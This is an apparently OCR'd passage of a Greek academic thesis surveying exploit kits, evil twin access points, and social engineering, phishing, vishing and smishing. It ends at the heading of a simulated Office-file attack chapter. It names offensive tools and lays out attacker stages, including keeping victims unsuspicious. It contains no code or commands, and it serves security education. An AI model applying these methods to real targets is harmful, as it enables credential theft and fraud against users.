
2.2.13 Exploitation Kits

Τα Exploit Kits αποτελούν ξεχωριστή κατηγορία επίθεσης, που υπάγεται στις Client Side επιθέσεις, γιατί είναι εξειδικευμένα λογισμικά που τρέχουν σε (compromised/hacked) web servers με στόχο να αναγνωρίσουν και να εκμεταλλευτούν ευπάθειες των clients που επικοινωνούν με το συγκεκριμένο εξυπηρετητή. Στην πλειοψηφία τους τα συγκεκριμένα λογισμικά είναι εύκολα στη χρήση τους, παρέχουν γραφικό περιβάλλον διαχείρισης, είναι επεκτάσιμα και αναβαθμίσιμα (για αναβάθμιση γνωστών ευπαθειών). Οι δημιουργοί των συγκεκριμένων λογισμικών παρέχουν επί πληρωμή support και αναβαθμίσεις.

Σήμερα οι επιθέσεις των συγκεκριμένων λογισμικών έχουν μεγάλα ποσοστά επιτυχίας για 2 λόγους. Οι αυτοματοποιημένες επιθέσεις πραγματοποιούνται μετά από έλεγχο τρωτότητας οπότε και είναι πιο στοχευμένες, και δεύτερον οι επιτιθέμενοι εγκαθιστούν το λογισμικό σε νόμιμα websites που έχουν παραβιαστεί οπότε οι επισκέπτες δείχνουν μεγαλύτερη εμπιστοσύνη κατά την περιήγηση τους (για παράδειγμα το website *askmen* βρέθηκε να επιτίθεται με το Nuclear Exploit Kit [69]). Από την άλλη πλευρά, η απλότητα στη χρήση τους και το user-friendly περιβάλλον τους τα κάνει προσιτά σε όλες τις κατηγορίες χρηστών, αρκεί να έχουν την οικονομική δυνατότητα να πληρώσουν το αντίτιμο. Το γεγονός αυτό αυξάνει τον πληθυσμό των επιτιθέμενων αφού αφαιρεί το εμπόδιο της γνώσης στον τομέα της ασφάλειας σε μια εν δυνάμει επίθεση. Η πλειοψηφία των Exploit Kits προέρχεται από χώρες με ακμάζουσα “μαύρη” αγορά στον κυβερνοχώρο όπως η Ρωσία και η Κίνα, και αποτελούν ένα πολύ επικερδές επάγγελμα για το δημιουργό τους καθώς μια άδεια μπορεί να κοστίζει χιλιάδες δολάρια το μήνα. Το γεγονός αυτό κάνει τους δημιουργούς να κωδικοποιούν τον κώδικα του λογισμικού ώστε να δυσκολέψει η ανάλυση τους και η μη αδειοδοτημένη χρήση του. Γνωστά Exploit Kits αναφέρονται στον Πίνακας 1:Γνωστά Exploit Kits των τελευταίων 10 ετών (Πηγή: Trend Micro).Πίνακας 1.

Τεχνικά τα συγκεκριμένα λογισμικά στοχεύουν να ερευνούν το σύστημα του θύματος για γνωστές τους ευπάθειες. Η πλειοψηφία των ΕΚ χρησιμοποιεί μια συλλογή από PHP scripts για να

εντοπίσει γνωστές ευπάθειες (CVE)[6] και outdated λογισμικό που συνεργάζεται με τον browser (π.χ. Adobe Reader, Flash Player, Java, QuickTime, …). Μόλις εντοπισθεί η κατάλληλη ευπάθεια και αν το έχει επιλέξει ο διαχειριστής, ξεκινάει η επίθεση (exploitation) συνήθως μέσω drive-by malware που περιέχει το payload. Αν το exploitation πετύχει εκτελείται και το payload στο σύστημα του θύματος, το οποίο μπορεί να είναι οτιδήποτε επιλέξει ο διαχειριστής. Συνήθως είναι κάποιο banking-trojan, botnet malware ή ransomware. Παρακάτω στην Εικόνα 8 υπάρχει μια απλή σχηματική απεικόνιση της επίθεσης με Exploit Kit.



Εικόνα 8:Σχηματική απεικόνιση επίθεσης με Exploit Kit.

Γνωστά Exploit Kits	
Έτος	Exploit Kit
2006	MPack WebAttacker Kit
2007	Armitage Exploit Kit IcePack Exploit Kit NeoSploit Exploit Kit 1.0 Phoenix Exploit Kit Tornado Exploit Kit
2008	AdPack Fiesta Exploit Kit FirePack Exploit Kit

[6] https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures

2009	CrimePack 1.0 Eleonore Exploit Kit Fragus Exploit Lot Just Exploit Kit Liberty Exploit Kit Lucky Sploit MyPoly Sploit Neon Exploit System SPack Siberia Exploit Pack Unique Sploits Exploit Pack Yes Exploit Kit 1.0/2.0
2010	Blackhole Exploit Kit 1.0 Bleeding Life Exploit Kit 1.0/2.0 Dragon Pack Nuclear Exploit Kit Papka Exploit Pack SEO Sploit Pack
2011	Best Pack G01Pack Exploit Kit Katrin Exploit Pack OpenSource Exploit Kit Sava Exploit Kit
2012	Alpha Pack CK Exploit Kit Cool Exploit Kit CrimeBoss Exploit Kit CritXPack GrandSoft Exploit Kit Impact Exploit Kit KaiXin Exploit Pack Kein Exploit Pack NucSoft Exploit Pack ProPack RedKit Exploit Kit Sakura Exploit Kit Serenity Exploit Pack Sibhost/Glazunov Exploit Kit Styx Exploit Kit 2.0 SweetOrange Exploit Kit Techno XPack Yang Pack ZhiZhu Exploit Kit
2013	Angler Exploit Kit Anonymous Exploit Kit

	DotkaChef Exploit Kit GongDa Exploit Kit Hello/LightsOut Exploit Kit HiMan Exploit Kit Magnitude/PopAds Exploit Kit Neutrino Exploit Kit Private Exploit Kit Red Dot Exploit Kit Safe Pack White Lotus Exploit Kit WhiteHole Exploit Kit Zuponcic Exploit Kit
2014	CottonCastle/Niteris Exploit Kit Rig Exploit Kit HanJuan Exploit Kit
2015	Hunter Exploit Kit Sundown Exploit Kit
2016	Empire Pack Rig-v

Πίνακας 1:Γνωστά Exploit Kits των τελευταίων 10 ετών (Πηγή: Trend Micro).

2.2.14 Evil Twin Rogue Access Point

Η συγκεκριμένη επίθεση συνδυάζει διαφορετικές τεχνικές με σκοπό να αποσπάσει μέσω παρακολούθησης της δικτυακής κίνησης τις πληροφορίες που ανταλλάσσονται. Πιο συγκεκριμένα ο επιτιθέμενος δημιουργεί ένα ψεύτικο κακόβουλο Access Point σε κάποιο ασύρματο δίκτυο με σκοπό μόλις συνδεθούν χρήστες σε αυτό να χειρίζεται και να παρακολουθεί ο ίδιος τη δικτυακή κίνηση (Sniff Traffic).

Τεχνικά ο επιτιθέμενος πρέπει να βρεθεί εντός εμβέλειας σε ένα ασύρματο δίκτυο (π.χ. Hotspot) και να προετοιμάσει την κάρτα δικτύου του να ώστε να γίνει το κακόβουλο Access Point του συγκεκριμένου δικτύου. Από τη στιγμή που κάποιο θύμα συνδεθεί στο δίκτυο γίνεται ευάλωτο σε άλλες επιθέσεις όπως Phishing, MitM, Eavesdropping. Εργαλεία που επιτυγχάνουν τη δημιουργία του κακόβουλου Access Point είναι το Infernal-Twin [70], ghost-phisher [71], Kali Linux Evil Access Point recipe [72], metasploit (karmetasploit) [18] wifiphisher [73] και πιο χειροκίνητα ο συνδυασμός των airbase-ng [74] – iptables – apache – mysql – macchanger. Για τα επόμενα στάδια της επίθεσης μπορούν να χρησιμοποιηθούν το EtterCap [36], BetterCap [37], sslstrip [34], airplay-ng [74], dsniff [75] κ.α..

2.3 Κοινωνική Μηχανική (Social Engineering)

Η τεχνική της Κοινωνικής Μηχανικής αποτελεί ξεχωριστό και πολύ μεγάλο κομμάτι των επιθέσεων τελικού χρήστη γιατί δεν επικεντρώνεται στις ευπάθειες του ίδιου του συστήματος αλλά στον άνθρωπο και στις αδυναμίες του. Ορίζεται ως η πράξη χειραγώγησης ατόμων με σκοπό της απόσπαση

ευαίσθητων πληροφοριών. Ένας επιτιθέμενος προσπαθεί να εντοπίσει αδυναμίες στο ίδιο το άτομο που θέλει να επιτεθεί με σκοπό να τις εκμεταλλευτεί και να τον "αναγκάσει" να πράξει σύμφωνα με τις οδηγίες του. Η συγκεκριμένη τεχνική προϋπήρχε του Web και είναι η μεγαλύτερη απειλή στον τομέα της ασφάλειας.

"Why? Because the human factor is truly security's weakest link" (Γιατί; Επειδή ο ανθρώπινος παράγοντας είναι πραγματικά ο πιο αδύναμος κρίκος της αλυσίδας της ασφάλειας) [76]

Το αξιοσημείωτο στην συγκεκριμένη τεχνική είναι πως ο επιτιθέμενος πολλές φορές δε χρησιμοποιεί τεχνολογικά μέσα για να αποσπάσει τις πληροφορίες που αναζητά, αντίθετα χρησιμοποιεί την πειθώ και την επιρροή για να εξαπατήσει τους ανθρώπους. Η τεχνική της κοινωνικής μηχανικής σε συνδυασμό με κάποια άλλη επίθεση αποτελούν ένα πολύ δύσκολο συνδυασμό επίθεσης που δύσκολα εντοπίζεται από (συνήθως ακριβά) συστήματα ασφάλειας αφού στοχεύει να χειραγωγήσει/πείσει τον ίδιο τον άνθρωπο να πράξει σαν κακόβουλος. Το Social Engineering αποτελεί τέχνη που δε σταματάει να εξελίσσεται. Τα είδη Κοινωνικής Μηχανικής είναι τα εξής:

- *Phishing* – Η εξαπάτηση ενός ατόμου με σκοπό να πατήσει ένα κακόβουλο link.
- *Spear Phishing* – Η στοχοποίηση ενός συγκεκριμένου ατόμου με σκοπό την εξαπάτηση του.
- *Whale Phishing* – Η εξαπάτηση ενός ατόμου που είναι υψηλά ιστάμενος σε μία εταιρεία.
- *Vishing* – Η εξαπάτηση ενός ατόμου μέσω τηλεφώνου.
- *Pretexting* – Ο επιτιθέμενος υποδύεται ένα άλλο άτομο.
- *Tailgating/Piggybacking* – Ο επιτιθέμενος αποκτά φυσική πρόσβαση σε ένα χώρο που δεν του επιτρέπεται η είσοδος ακολουθώντας ένα άτομο που του επιτρέπεται.
- *Water-holing* – Ο επιτιθέμενος χρησιμοποιεί ένα εκτεθειμένο website για να επιτεθεί σε έναν επισκέπτη του.
- *Dumpster diving* – Συλλογή πληροφοριών για ένα άτομο ή μια εταιρεία από τα απορρίμματα του.
- *Reverse social engineering* – Το υποψήφιο θύμα έρχεται σε επαφή με τον επιτιθέμενο χωρίς να το γνωρίζει.
- *Baiting* – Ένας επιτιθέμενος πετάει ένα USB δίσκο στο parking μιας εταιρείας με σκοπό κάποιος εργαζόμενος να το βρει και να το συνδέσει σε κάποιο Η/Υ.
- *Quid pro quo* – Ο επιτιθέμενος ζητά ευαίσθητες προσωπικές πληροφορίες με αντάλλαγμα κάποιο δώρο ή κάποια μεγάλη έκπτωση (δέλεαρ).
- *Scareware* – Εκφοβισμός ενός ατόμου να αγοράσει/κατεβάσει ένα λογισμικό (συνήθως κακόβουλο) που θα επιδιορθώσει το σύστημα του.
- *Malvertising* – Χρήση της διαφήμισης σε δημοφιλείς ιστοσελίδες για να διαδοθεί ένα malware.

Στα επόμενα κεφάλαιο θα δούμε αναλυτικότερα μερικές από αυτές τις μορφές Social Engineering.

Η χρήση του διαδικτύου αυξάνεται θεαματικά σε όλες τις ομάδες ανθρώπων, αλλά η συντριπτική πλειοψηφία αγνοεί βασικές γνώσεις ασφάλειας. Το ίδιο ισχύει και στις εταιρίες/οργανισμούς. Οι εργαζόμενοι αδυνατούν να καταλάβουν πόσο ευαίσθητα δεδομένα υπάρχουν στα υπολογιστικά συστήματα της εταιρίας που απασχολούνται και πόσο σημαντική είναι η έκθεση τους σε επιτιθέμενους. Από την άλλη πλευρά οι διοικήσεις των οργανισμών δεν οργανώνουν σεμινάρια εκμάθησης βασικών γνώσεων ασφάλειας στο διαδίκτυο. Εύκολα αντιλαμβανόμαστε λοιπόν το λόγο που ο άνθρωπος αποτελεί ευκολότερο στόχο εκμετάλλευσης από ένα μηχάνημα στην αλυσίδα της ασφάλειας της πληροφορίας. Το γεγονός αυτό είναι και ο λόγος που σήμερα η συγκεκριμένη τεχνική, με τις διαφορετικές μεθόδους επίθεσης που θα δούμε, αποτελεί την κυριότερη μορφή επίθεσης στο διαδίκτυο με στόχο τον τελικό χρήστη.

Τεχνικά η κοινωνική μηχανική έχει ως στόχο να αποκαλύψει στον επιτιθέμενο ευαίσθητες πληροφορίες του θύματος χρησιμοποιώντας σα μέσο εκμετάλλευσης την αδυναμία του ανθρώπου να δημιουργήσει, κατανοήσει και να ακολουθήσει κανόνες ασφάλειας ή να αναγνωρίσει μια τέτοια επίθεση. Ένα από τα βασικότερα εργαλεία για οργάνωση και δημιουργία τέτοιων επιθέσεων είναι το Social Engineer Toolkit [20]. Εξίσου σημαντικά εργαλεία για τα πρώτα στάδια συλλογής πληροφοριών (reconnaissance/information gathering) είναι τα Maltego [77], recon-ng [78], theHarvester [79], SpiderFoot [80], nmap (zenmap) [81]. Μια επίθεση Social Engineering αποτελείται από 4 στάδια:

1. Συλλογή Πληροφοριών (*Information Gathering*) – Κατά το πρώτο στάδιο, όπως στις περισσότερες επιθέσεις, συλλέγονται όσο το δυνατόν περισσότερες πληροφορίες για το στόχο. Αποτελεί το πιο χρονοβόρο και πιο σημαντικό στάδιο καθώς ανάλογα με τις πληροφορίες που θα συλλεχθούν θα αποφασιστεί και η μέθοδος της επίθεσης.
2. Δημιουργία σχέσης εμπιστοσύνης με το στόχο (*Establish Relationship and Rapport*) - Στο δεύτερο στάδιο γίνεται μια πρώτη επαφή με το στόχο με σκοπό να δημιουργηθεί μια σχέση εμπιστοσύνης. Σε αυτό το στάδιο πρέπει να εξαλειφθούν όλες οι αμφιβολίες του θύματος για τους σκοπούς του επιτιθέμενου ώστε να χτιστεί μια σχέση εμπιστοσύνης, την οποία θα εκμεταλλευτεί αργότερα ο επιτιθέμενος. Η επαφή μεταξύ των 2 οντοτήτων μπορεί να είναι άμεση ή έμμεση και ο εκάστοτε στόχος έχει διαφορετικό προφίλ, οπότε η μεθοδολογία σε αυτό το στάδιο δεν είναι σταθερή. Μπορούν να χρησιμοποιηθούν τεχνικές ψυχολογίας όπως η εξουσιαστική εντύπωση στο στόχο, η δημιουργία ενός δεσμού με ανταλλαγή πληροφοριών (Quid pro quo[7]), ή ακόμη και με ένα απλό θετικό eye-contact. Σε περιπτώσεις έμμεσης επαφής (μέσω διαδικτύου) συχνά χρησιμοποιούνται ψεύτικα προφίλ σε κοινωνικά δίκτυα.
3. Εκμετάλλευση (*Exploitation*) – Το τρίτο στάδιο της επίθεσης βασίζεται αποκλειστικά στα 2 προηγούμενα. Ο επιτιθέμενος χρησιμοποιεί τις πληροφορίες (intelligence) που έχει μαζέψει στο 1ο στάδιο και με μέσον τη σχέση εμπιστοσύνης που έχτισε στο 2ο στάδιο εκμεταλλεύεται το στόχο. Σημαντικό σημείο σε αυτό το βήμα είναι να μη χαθεί η εμπιστοσύνη που κέρδισε στο προηγούμενο βήμα ο επιτιθέμενος. Αν επιτευχθεί το συγκεκριμένο στάδιο, ο επιτιθέμενος αποκτά πρόσβαση στις ευαίσθητες πληροφορίες/χώρους/συστήματα που επιζητούσε.
4. Εκτέλεση Επίθεσης (*Execution*) – Στο τελευταίο στάδιο, αφού υπάρχει η πρόσβαση στις πληροφορίες ή στα υλικά, ο επιτιθέμενος εκτελεί την επίθεση με τον συνήθως κακόβουλο σκοπό. Μια σωστή πρακτική σε αυτό το βήμα είναι να μη δημιουργηθούν υποψίες στο θύμα για το τι συνέβη. Είναι πιο σωστό να μένει η εντύπωση πως έπραξε κάτι σωστό.

2.3.1 Phishing

Η επικρατέστερη μέθοδος απόσπασης ευαίσθητων πληροφοριών (credential harvesting) σήμερα γίνεται με την τεχνική του Phishing. Πρακτικά ο επιτιθέμενος στη συγκεκριμένη τεχνική στέλνει emails που μοιάζουν να είναι από αξιόπιστο αποστολέα με στόχο να κεντρίσουν το ενδιαφέρον του θύματος και να του αποσπάσουν σημαντικές προσωπικές πληροφορίες δικές του ή της εταιρίας που απασχολείται (κωδικοί, ονόματα χρηστών, email, πιστωτικές κάρτες κ.α.). Στην επίθεση phishing εφαρμόζονται τεχνικές social engineering για να αυξηθεί η πιθανότητα το θύμα να πειστεί για την αυθεντικότητα του περιεχομένου του email που έλαβε και την αναγκαιότητα να ακολουθήσει τις


[7] https://en.wikipedia.org/wiki/Quid_pro_quo

οδηγίες που περιγράφονται σε αυτό. Η εκμετάλλευση (exploitation) σε μια τέτοια επίθεση έγκειται στην αδυναμία του θύματος να εντοπίσει την απάτη σε κάποιο επιτήδειο email.

Σύμφωνα με την έρευνα της Wombat Security: "*State of the Phish"* [82] που δημοσιεύτηκε το 2016, 85% του συνόλου των οργανισμών που συμμετείχαν έπεσαν θύματα επίθεσης phishing εντός του έτους 2016, ενώ το προηγούμενο έτος (2014) το ποσοστό ήταν 13%. Σε ανάλογη έκθεση της Verizon: *"Data Breach Investigations Report"* (2016) [83] στην έρευνα για τις επιθέσεις phishing μέσω email κατά το έτος 2015, από το σύνολο των phishing emails που στάλθηκαν ανοίχθηκε το 30% και στο 12% αυτών έγινε click στο κακόβουλο περιεχόμενο. Κατά το προηγούμενο έτος (2014) τα ίδια ποσοστά ήταν αντίστοιχα 23% και 11%, γεγονός που εξηγεί την τάση για τέτοιες επιθέσεις.

Στην Εικόνα 9 μπορούμε να δούμε τα βήματα μια γενικής επίθεσης phishing με σκοπό την απόσπαση χρημάτων από τράπεζα. Σε κάποιες προχωρημένες επιθέσεις ο κακόβουλος μπορεί να χρησιμοποιήσει Η/Υ που έχει παραβιάσει προηγουμένως (Zombie) για να δυσκολέψει τον εντοπισμό των στοιχείων του. Τεχνικά η συγκεκριμένη επίθεση βασίζεται σε Email Spoofing και URL Spoofing. Μπορούμε να θεωρήσουμε πως η επίθεση phishing στηρίζεται σε 4 βασικά στάδια:

- Αρχικοποίηση (Initiation) – Στο πρώτο στάδιο ο επιτιθέμενος προετοιμάζει την επίθεση σύμφωνα με τις πληροφορίες που έχει συγκεντρώσει για το θύμα (information gathering) ή με έξυπνες τεχνικές παραπλάνησης ώστε όταν φτάσει το email στο θύμα να μοιάζει με φυσιολογικό. Ένας απλός τρόπος παραπλάνησης είναι να χρησιμοποιηθεί ένα URL που μοιάζει με κάποιο γνωστό (URL Manipulation), για παράδειγμα το www.company.com μοιάζει με το www.cornpany.com. Ένας ακόμη τρόπος είναι να αντιγράψει την εμφάνιση και το περιεχόμενο μιας ιστοσελίδας σε δικό του server (Site Cloner). Στο τέλος του σταδίου της αρχικοποίησης θα έχει ετοιμαστεί το μέσο, είτε email είτε ιστοσελίδα, που θα πείσει το θύμα να επικοινωνήσει με τον επιτιθέμενο.
- Εκτέλεση (Execution) – Στο δεύτερο στάδιο ο επιτιθέμενος προσπαθεί να δελεάσει το θύμα να στείλει τις ευαίσθητες πληροφορίες που ζητά από το θύμα. Σκοπός είναι να χρησιμοποιήσει όλες τις πληροφορίες που έχει στη διάθεση του και να εκμεταλλευτεί πιθανές αδυναμίες του θύματος για να τον πείσει.
- Κίνηση του θύματος (User Action) – Το στάδιο αυτό περιλαμβάνει οποιαδήποτε δράση πρέπει να κάνει το θύμα για να μολυνθεί/εξαπατηθεί (download attachment, follow link, fake/malicious website).
- Ολοκλήρωση (Completion) – Η επίθεση έχει ολοκληρωθεί όταν ο επιτιθέμενος λάβει τις ευαίσθητες πληροφορίες που ζήτησε από το θύμα.



Εικόνα 9: Τα βήματα μιας επίθεσης phishing με σκοπό την εκμαίευση διαπιστευτηρίων από τον χρήστη για τη χρήση τους σε τραπεζική συναλλαγή-απάτη.

Μπορούμε να ξεχωρίσουμε τις επιθέσεις phishing σε υποκατηγορίες ανάλογα με τη δράση τους και το στόχο τους:

1. ***Spear Phishing*** – Δεδομένης της επιτυχίας των επιθέσεων phishing, πολλαπλοί επιτιθέμενοι μετέτρεψαν τη συγκεκριμένη τεχνική σε μια πιο στοχευμένη μορφή γνωστή ως Spear Phishing. Η συγκεκριμένη επίθεση στοχεύει σε συγκεκριμένες ομάδες χρηστών που έχουν κάτι κοινό ή σε έναν μοναδικό στόχο. Οι επιθέσεις Spear Phishing είναι πολύ δύσκολο να εντοπισθούν καθώς είναι στοχευμένες και δεν είναι μαζικές. Πολύ μεγάλο ρόλο στην προετοιμασία της επίθεσης Spear Phishing παίζουν τα κοινωνικά δίκτυα. Η διαδεδομένη χρήση τους αποτελεί τεράστια πηγή πληροφόρησης για τους επιτιθέμενους. Ακόμη και η πιο μικρή πληροφορία που μπορεί να μοιραστεί κάποιος σε ένα κοινωνικό δίκτυο αποτελεί σημαντική για τη εκκίνηση μιας επίθεσης Spear Phishing. Στην έκθεση της Symantec: *"Internal Security Threat Report"* [84] που δημοσιεύθηκε το 2016, οι επιθέσεις spear-phishing σε επιχειρήσεις και οργανισμούς αυξήθηκαν 55% κατά το έτος 2015. Η έρευνα δεν έδειξα κάποια τάση των επιτιθέμενων για συγκεκριμένο μέγεθος επιχειρήσεων, καθώς οι επιτιθέμενοι ωθούνται από το κέρδος μιας τέτοιας πετυχημένης επίθεσης.

2. ***Whaling*** – Παρόμοια τεχνική με την προηγούμενη αποτελεί το whaling, με τη διαφορά πως εδώ ο στόχος είναι άτομα που είναι υψηλά ιστάμενοι σε κάποια εταιρία (big phish). Η

λογική της συγκεκριμένης επίθεσης είναι απλή: εφόσον παρθούν ευαίσθητες πληροφορίες από ένα τέτοιο άτομο, ολόκληρη η εταιρία μπορεί να βρεθεί σε κίνδυνο αφού ο συγκεκριμένος θα έχει ανώτερα δικαιώματα πρόσβασης. Όπως και οι επιθέσεις Spear Phishing, οι επιθέσεις Whaling είναι δύσκολο να εντοπιστούν.

3. ***Tabnapping*** – Εξέλιξη του phishing αποτελεί η τεχνική tabnapping. Το σενάριο για μια τέτοια επίθεση είναι ως εξής: το θύμα περιηγείται, εν αγνοία του, σε κάποιο κακόβουλο ή παραβιασμένο site το οποίο αφήνει ανοικτό και συνεχίζει την περιήγηση του σε διαφορετικό tab. Μόλις το κακόβουλο site ανιχνεύσει αυτή τη δραστηριότητα αλλάζει το περιεχόμενο του (τίτλο και favicon), συνήθως με κώδικα JavaScript, σε κάποια φόρμα συμπλήρωσης Log In. Αν το θύμα δεν παρατηρήσει το διαφορετικό URL και δώσει τα διαπιστευτήρια του, θα στείλει τις ευαίσθητες πληροφορίες στον επιτιθέμενο. Αν η συγκεκριμένη τεχνική συνδυαστεί με History Sniffing μπορεί να είναι εξαιρετικά αποτελεσματική, καθώς ο επιτιθέμενος θα γνωρίζει σε ποια ιστοσελίδα πρέπει να μεταλλαχθεί το κακόβουλο site. Επίσης ο κακόβουλος κώδικας της μετάλλαξης μπορεί να μπει στην ιστοσελίδα από XSS ευπάθεια.

4. ***Pharming*** – Άλλη μια εξέλιξη του phishing αποτελεί το pharming όπου ο επιτιθέμενος προσπαθεί να ξεγελάσει το θύμα ανακατευθύνοντας τον από τη σελίδα που προσπαθεί να ανοίξει σε μια άλλη κακόβουλη σελίδα που είναι διαχειριστής. Αν το θύμα δεν αντιληφθεί πως η σελίδα που βρίσκεται δεν είναι εκείνη που ήθελε να ανοίξει και συμπληρώσει τα στοιχεία που του ζητούνται, αμέσως αυτά έρχονται στην κατοχή του επιτιθέμενου. Συνήθως η συγκεκριμένη επίθεση πραγματοποιείται με επεξεργασία του αρχείου hosts στον Η/Υ του θύματος, με επίθεση σε αδυναμίες του DNS Sever του δικτύου του θύματος (DNS Cache Poisoning) ή με κάποιο malware. Αποτελεί μια σοβαρή απειλή καθώς λόγω της φύσης της δύσκολα εντοπίζεται από κάποιο anti-virus.

2.3.2 Voice Phishing (Vishing)

Η τεχνική με την οποία εκμαιεύονται πληροφορίες μέσω τηλεφώνου ονομάζεται Vishing και προέρχεται από την συνένωση των λέξεων Voice Phishing. Εκτός από την εκμαίευση ευαίσθητων πληροφοριών ένας επιτιθέμενος μπορεί να επηρεάσει το θύμα να δράσει προς όφελος του μέσω τηλεφωνικής επαφής. Το vishing αποτελεί διαφορετική τεχνική social engineering από το phishing λόγω του διαφορετικού μέσου επίθεσης. Στόχος μιας τέτοιας επίθεσης είναι να αποκτηθούν ευαίσθητες πληροφορίες που θα συμβάλλουν στην άμεση έκθεση ενός οργανισμού μέσω εκμετάλλευσης της προθυμίας των ανθρώπων να βοηθήσουν.

Συνήθως σε μια τέτοια επίθεση, χρησιμοποιούνται εργαλεία που πλαστοποιούν τον αριθμό καλούντος και έπειτα κατά την τηλεφωνική συνομιλία ο επιτιθέμενος υποδύεται κάποιον ανώτερο σε βαθμίδα στον οργανισμό, κάποιον τεχνικό, έναν συνάδελφο ώστε να εκμαιεύσει τις ευαίσθητες πληροφορίες.

2.3.3 SMS Phishing (SMiShing)

Η τεχνική με την οποία εκμαιεύονται ευαίσθητες πληροφορίες μέσω μηνυμάτων SMS ονομάζεται SMiShing και προέρχεται από την συνένωση των λέξεων SMS Phishing. Όπως και στο vishing ο επιτιθέμενος μπορεί να αποκτήσει ευαίσθητες πληροφορίες από το θύμα, και να τον πείσει να δράσει

εκ μέρους του αλλά και να επισκεφτεί ένα κακόβουλο site (μέσω link), να κατεβάσει ένα malware (μέσω link) ή να καλέσει έναν κακόβουλο αριθμό. Πλεονέκτημα του SMiShing είναι η ανάγκη για άμεση δράση που θέλει να περάσει στο θύμα ο επιτιθέμενος, συνήθως μέσω του περιεχομένου του κειμένου του μηνύματος, ώστε να πράξει δίχως να σκεφτεί.

Συνήθως σε μια τέτοια επίθεση εκτός από την πλαστοποίηση του αριθμού του αποστολέα, χρησιμοποιούνται τεχνικές εκφοβισμού ή επιβράβευσης στο κείμενο ώστε να εξαναγκαστεί το θύμα να απαντήσει γρήγορα. Στην έξαρση τέτοιων μορφών επίθεσης βοήθησε η διαδεδομένη χρήση των smartphones και η χρήση εφαρμογών για ηλεκτρονικές πληρωμές/συναλλαγές.

3. Προσομοίωση – Επίθεση με παγιδευμένο αρχείο Office

3.1 Σενάριο και σκοπός επίθεσης

